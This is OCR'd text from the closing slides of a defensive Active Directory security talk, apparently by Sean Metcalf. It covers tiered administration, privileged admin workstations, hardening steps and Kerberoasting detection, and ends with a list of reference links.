
- Few AD Admins (not always DA).
- Admin accounts only ever logon to admin workstations/servers.
- Block Kerberos delegation on Admin accounts (add to Protected Users, Windows 2012 R2)
- Review requirements for AD privileges & delegate as appropriate.
- Tiered Administration model:
  - Tier 0: Domain Controllers and Domain Admins (& equivalent).
  - Tier 1: Servers and server admins
  - Tier 2: Workstations and workstation admins
- Most important: Protect Active Directory Admin accounts!

AD Admin Tiers



https://technet.microsoft.com/en-us/library/mt631193.aspx

AD Admin Tiers



https://technet.microsoft.com/en-us/library/mt631193.aspx

Privileged Admin Workstation (PAW)

- Active Directory Admins only ever logon to ADA PAWs.
- Should have limited/secured communication.
- Should be in their own OU.
- May be in another forest (Red/Admin Forest).
- Known good install media.
- Separate management/patching system from other computers.

“Today, the line between the level of sophistication of certain financial attackers and advanced state sponsored attackers is not just blurred – it no longer exists.“

- Mandiant M-Trends 2017 Report

Best Defenses

- Limit AD admin group membership.
- Protect AD admin credentials with admin workstations.
- Use Group Policy to restrict Office Macros (& disable OLE).
- Remove unused/legacy Windows features (after testing):
  - WPAD
  - LLMNR
  - SMBv1
  - LM/NTLMv1
- Leverage Windows Firewall to limit comms to workstations.
- Ensure local Administrator account passwords change.
- Gain visibility by flowing the most useful security & PowerShell events into SIEM/Splunk.

Conclusion

- Better defense & detection is necessary.
- In the past, the industry has focused on getting as many event IDs as possible (without effective focus).
- Tracking attacker activity is possible with the right logging.
- Most attacks follow similar patterns.
- “Kerberoasting” can be detected once 4769 events are logged.
- Detection of “Kerberoasting” is increased through a “Service Account Honeypot”.

Thanks Jessica Payne & Devon Kerr!

Slides: Presentations.ADSecurity.org

Sean Metcalf (@Pyrotek3)
sean [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

References

- PS>Attack
  https://github.com/jaredhaight/PSAttack

- Invoke-Obfuscation
  https://github.com/danielbohannon/Invoke-Obfuscation

- Kerberos Unconstrained Delegation Security Issues
  https://adsecurity.org/?p=1667

- Kerberoast Detection
  https://trimarcsecurity.com/trimarc-research-detecting-kerberoasting-activity

- Securing Privileged Access
  https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/securing-privileged-access

- AD Admin Tiering Model
  https://technet.microsoft.com/en-us/library/mt631193.aspx

- Bloodhound
  https://github.com/BloodHoundAD/BloodHound

References

- Monitoring what matters – Windows Event Forwarding for everyone (even if you already have a SIEM.) https://blogs.technet.microsoft.com/jepayne/2015/11/23/monitoring-what-matters-windows-event-forwarding-for-everyone-even-if-you-already-have-a-siem/
- PowerShell ♥ the Blue Team http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx
- PS>Attack https://github.com/jaredhaight/PSAttack
- Invoke-Obfuscation https://github.com/danielbohannon/Invoke-Obfuscation
- Events to monitor: https://technet.microsoft.com/en-us/windows-server-docs/identity/ad-ds/plan/appendix-l--events-to-monitor
- Tracking Lateral Movement Part One – Special Groups and Specific Service Accounts https://blogs.technet.microsoft.com/jepayne/2015/11/26/tracking-lateral-movement-part-one-special-groups-and-specific-service-accounts/
- When the manual is not enough – runas /netonly, Unexpected Credential Exposure and the Need for Reality Based Holistic Threat Models https://blogs.technet.microsoft.com/jepayne/2016/04/04/when-the-manual-is-not-enough-runas-netonly-unexpected-credential-exposure-and-the-need-for-reality-based-holistic-threat-models/
- Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain https://adsecurity.org/?p=2293